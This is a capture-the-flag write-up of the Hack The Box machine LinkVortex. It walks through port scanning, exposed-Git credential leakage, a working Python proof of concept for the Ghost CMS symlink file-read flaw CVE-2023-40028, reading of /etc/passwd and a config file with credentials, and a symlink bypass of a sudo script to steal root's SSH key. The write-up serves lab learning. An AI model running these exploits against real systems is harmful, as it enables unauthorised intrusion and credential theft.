Description
LinkVortex is an easy Hack The Box machine that features:
- Subdomain Enumeration to find a hidden Git Repository
- Credential Leakage in a Git Repository
- Arbitrary File Read in Ghost CMS
- Password Reuse in Linux account found in Ghost configuration file
- Privilege Escalation via bypassing the restriction of a Bash script
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.39.160.
$ ping -c 3 10.129.39.160
PING 10.129.39.160 (10.129.39.160) 56(84) bytes of data.
64 bytes from 10.129.39.160: icmp_seq=1 ttl=63 time=132 ms
64 bytes from 10.129.39.160: icmp_seq=2 ttl=63 time=50.6 ms
64 bytes from 10.129.39.160: icmp_seq=3 ttl=63 time=50.2 ms

--- 10.129.39.160 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 50.243/77.567/131.872/38.399 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.39.160 -sS -oN nmap_scan                                    Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.39.160
Host is up (0.051s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 4.00 seconds
We get two open ports, 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.39.160 -Pn -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.39.160
Host is up (0.052s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)
|_  256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
80/tcp open  http    Apache httpd
|_http-server-header: Apache
|_http-title: Did not follow redirect to http://linkvortex.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.84 seconds
We get two services: Secure Shell (SSH) and Hypertext Transfer Protocol (HTTP) running on a Linux Ubuntu. As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the discovered host to the /etc/hosts file.
$ echo '10.129.39.160 linkvortex.htb' | sudo tee -a /etc/hosts
We find an instance of Ghost CMS, used for post publishing.
 We find the administrator dashboard in /ghost directory, but we do not have credentials to login. We can also find that if we enter a non-existent email address the applications returns us that the email does not exists. This can be used for user enumeration. We find the
 admin@linkvortex.htb account.

 Now we can move to enumerate subdomains of
 linkvortex.htb.
$ gobuster vhost -u linkvortex.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain -o vhost_enumeration -r -t 50
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://linkvortex.htb
[+] Method:          GET
[+] Threads:         50
[+] Wordlist:        /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: dev.linkvortex.htb Status: 200 [Size: 2538]
We find one dev.linvortex.htb, so we add it to our /etc/hosts file.
$ echo '10.129.39.160 dev.linkvortex.htb' | sudo tee -a /etc/hosts
By simple enumeration, we find that the /.git directory exists.
$ curl -I http://dev.linkvortex.htb/.git/
HTTP/1.1 200 OK
Server: Apache
Content-Type: text/html;charset=UTF-8
We are going to dump the entire Git repository using the Python tool git-dumper.
$ virtualenv python
$ . python/bin/activate
$ pip install git-dumper
$ git-dumper http://dev.linkvortex.htb/.git git-repo
Moving to the repository, we find that one file was created Dockerfile.ghost and one file was modified authentication.test.js. We also find that we are using 5.58.0 version of the software.
$ cd git-repo
$ git status
Not currently on any branch.
Changes to be committed:
  (use "git restore --staged <file>..." to unstage)
        new file:   Dockerfile.ghost
        modified:   ghost/core/test/regression/api/admin/authentication.test.js
$ git tag
v5.58.0
We check the contents to find that the Dockerfile.ghost file contains the instructions to create the Docker container of Ghost. When the container is built, its configuration is saved in the container’s file /var/lib/ghost/config.production.json.
$ cat Dockerfile.ghost
FROM ghost:5.58.0

# Copy the config
COPY config.production.json /var/lib/ghost/config.production.json

# Prevent installing packages
RUN rm -rf /var/lib/apt/lists/* /etc/apt/sources.list* /usr/bin/apt-get /usr/bin/apt /usr/bin/dpkg /usr/sbin/dpkg /usr/bin/dpkg-deb /usr/sbin/dpkg-deb

# Wait for the db to be ready first
COPY wait-for-it.sh /var/lib/ghost/wait-for-it.sh
COPY entry.sh /entry.sh
RUN chmod +x /var/lib/ghost/wait-for-it.sh
RUN chmod +x /entry.sh

ENTRYPOINT ["/entry.sh"]
CMD ["node", "current/index.js"]
For the authentication.test.js file we can check for changes with diff tool.
$ git diff HEAD ghost/core/test/regression/api/admin/authentication.test.js
diff --git a/ghost/core/test/regression/api/admin/authentication.test.js b/ghost/core/test/regression/api/admin/authentication.test.js
index 2735588..e654b0e 100644
--- a/ghost/core/test/regression/api/admin/authentication.test.js
+++ b/ghost/core/test/regression/api/admin/authentication.test.js
@@ -53,7 +53,7 @@ describe('Authentication API', function () {

         it('complete setup', async function () {
             const email = 'test@example.com';
-            const password = 'thisissupersafe';
+            const password = 'OctopiFociPilfer45';

             const requestMock = nock('https://api.github.com')
                 .get('/repos/tryghost/dawn/zipball')

We find that the default password, thisissupersafe, is changed to OctopiFociPilfer45. If we return to the previous login we change that this is the password for the admin@linkvortex.htb user and we can access to the dashboard.
Exploitation
The installed version of Ghost, 5.58.0, is vulnerable to Arbitrary File Read, CVE-2023-40028. It allows authenticated users to upload files which are symlinks. This can be exploited to perform an arbitrary file read of any file on the operating system. An attacker can craft a malicious zip file containing a symlink to any file, upon visiting that file, its possible then to browser the file system (with the privileges as the current user). We have a proof of concept of the vulnerability created by xSly in HackMD. Firstly we are going to create the zipfile.py script that will create the malicious ZIP file.
import stat # since zipfile doesn't support symlinks by default
import zipfile
def create_zip_with_symlinks(output_zip_filename, symlink_details):
    zipOut = zipfile.ZipFile(output_zip_filename, 'w', compression=zipfile.ZIP_DEFLATED)
    for link_source, link_target in symlink_details:
        zipInfo  = zipfile.ZipInfo(link_source)
        zipInfo.create_system = 3
        unix_st_mode = stat.S_IFLNK | stat.S_IRUSR | stat.S_IWUSR | stat.S_IXUSR | stat.S_IRGRP | stat.S_IWGRP | stat.S_IXGRP | stat.S_IROTH | stat.S_IWOTH | stat.S_IXOTH
        zipInfo.external_attr = unix_st_mode << 16
        zipOut.writestr(zipInfo, link_target)
    zipOut.close()
symlink_details = [
    ('content/images/malicious.jpg', '/')
]
create_zip_with_symlinks('spl0it.zip', symlink_details)
Then we create the modified exploit.py file with the appropriated variables that will exploit the vulnerability.
import requests
import time
url_login = "http://linkvortex.htb/ghost/api/admin/session"
url_upload = "http://linkvortex.htb/ghost/api/admin/db"


# default admin creds of the bintami container
#curl -sSL https://raw.githubusercontent.com/bitnami/containers/main/bitnami/ghost/docker-compose.yml > docker-compose.yml
#docker-compose up -d

login_data = {
    "username": "admin@linkvortex.htb",
    "password": "OctopiFociPilfer45"
}

upload_files = {
    "importfile": ("spl0it.zip", open("spl0it.zip", "rb").read(), "application/zip")
}

with requests.Session() as session:
    # Login request
    login_response = session.post(url_login,  json=login_data,proxies={"http":"http://127.0.0.1:8080"}) # get an admin session
    print(login_response.text)

    # Upload request using the same session
    upload_response = session.post(url_upload,  files=upload_files,proxies={"http":"http://127.0.0.1:8080"}) # upload malicious zip
    print(upload_response.text)

## now that everthing is done, we use that file as trigger point

time.sleep(1)

while 1:
    filename = input("> ") # i.e: /etc/passwd
    r = requests.get(f"http://linkvortex.htb/content/images/malicious.jpg/{filename}") # use malicious.jpg to read local files
    print(r.text)
We can remove the proxies={"http":"http://127.0.0.1:8080"} parameters of the requests if we do not have a proxy listening. Then we run the two script and we will be able of retrieving remote files such as /etc/passwd.
$ python file.py
$ python exploit.py
Created
{"db":[],"problems":[]}
> /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
We are going to use the vulnerability to read the file of the Ghost configuration we saw previously, /var/lib/ghost/config.production.json.
> /var/lib/ghost/config.production.json
{
  "url": "http://localhost:2368",
  "server": {
    "port": 2368,
    "host": "::"
  },
  "mail": {
    "transport": "Direct"
  },
  "logging": {
    "transports": ["stdout"]
  },
  "process": "systemd",
  "paths": {
    "contentPath": "/var/lib/ghost/content"
  },
  "spam": {
    "user_login": {
        "minWait": 1,
        "maxWait": 604800000,
        "freeRetries": 5000
    }
  },
  "mail": {
     "transport": "SMTP",
     "options": {
      "service": "Google",
      "host": "linkvortex.htb",
      "port": 587,
      "auth": {
        "user": "bob@linkvortex.htb",
        "pass": "fibber-talented-worth"
        }
      }
    }
}
We find the SMTP credentials of the bob user, with fibber-talented-worth password. The credentials are reused for the Linux user bob and we can access to the host machine using SSH.
$ ssh bob@linkvortex.htb
bob@linkvortex.htb's password:
...
bob@linkvortex:~$ id
uid=1001(bob) gid=1001(bob) groups=1001(bob)
Post-Exploitation
We find that bob user can run one script as root user, /opt/ghost/clean_symlink.sh, and only by passing PNG file in the parameters.
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
We are going to check the contents of the /opt/ghost/clean_symlink.sh file.
bob@linkvortex:~$ cat /opt/ghost/clean_symlink.sh
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
  CHECK_CONTENT=false
fi

LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
  /usr/bin/echo "! First argument must be a png file !"
  exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
  LINK_NAME=$(/usr/bin/basename $LINK)
  LINK_TARGET=$(/usr/bin/readlink $LINK)
  if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
    /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
    /usr/bin/unlink $LINK
  else
    /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
    /usr/bin/mv $LINK $QUAR_DIR/
    if $CHECK_CONTENT;then
      /usr/bin/echo "Content:"
      /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
    fi
  fi
fi
We find that the script check if the PNG file passed as parameters is a symbolic link. If it’s a symbolic link it checks if it is linked to a directory/file that contains the etc or root string. If is true, the symbolic link is deleted with unlink command. If not, the symbolic link is moved to the quarantined directory /var/quarantined and the contents of the file are shown if the CHECK_CONTENT variable is set to true.
Our objective is to bypass this limitations and read the /root/.ssh/id_rsa file. As the script is checking for the etc and root strings we will create a symbolic link to the /root/ directory from another folder, such as /home/bob/administrator. Then we will create a symbolic link to the /home/bob/administrator/.ssh/id_rsa (/home/root/.ssh/id_rsa) file as a PNG file, that will be passed as the parameter of the Bash script. We will finally set the CHECK_CONTENT variable to true when we execute the Bash script. We will be able to retrieve the private SSH key of the root user.
bob@linkvortex:~$ cd /home/bob
bob@linkvortex:~$ ln -s /root/ /home/bob/administrator
bob@linkvortex:~$ ln -s /home/bob/administrator/.ssh/id_rsa /home/bob/photo.png
bob@linkvortex:~$ sudo CHECK_CONTENT=true bash /opt/ghost/clean_symlink.sh /home/bob/photo.png

Link found [ /home/bob/photo.png ] , moving it to quarantine
Content:
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
...
ICLgLxRR4sAx0AAAAPcm9vdEBsaW5rdm9ydGV4AQIDBA==
-----END OPENSSH PRIVATE KEY-----
We can use the SSH key to login in the machine as the root user.
bob@linkvortex:~$ nano ssh_key
bob@linkvortex:~$ chmod 600 ssh_key
bob@linkvortex:~$ ssh -i ssh_key root@localhost
...
root@linkvortex:~# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root session, we can retrieve the user and root flags.
root@linkvortex:~# cat /home/bob/user.txt
<REDACTED>
root@linkvortex:~# cat /root/root.txt
<REDACTED>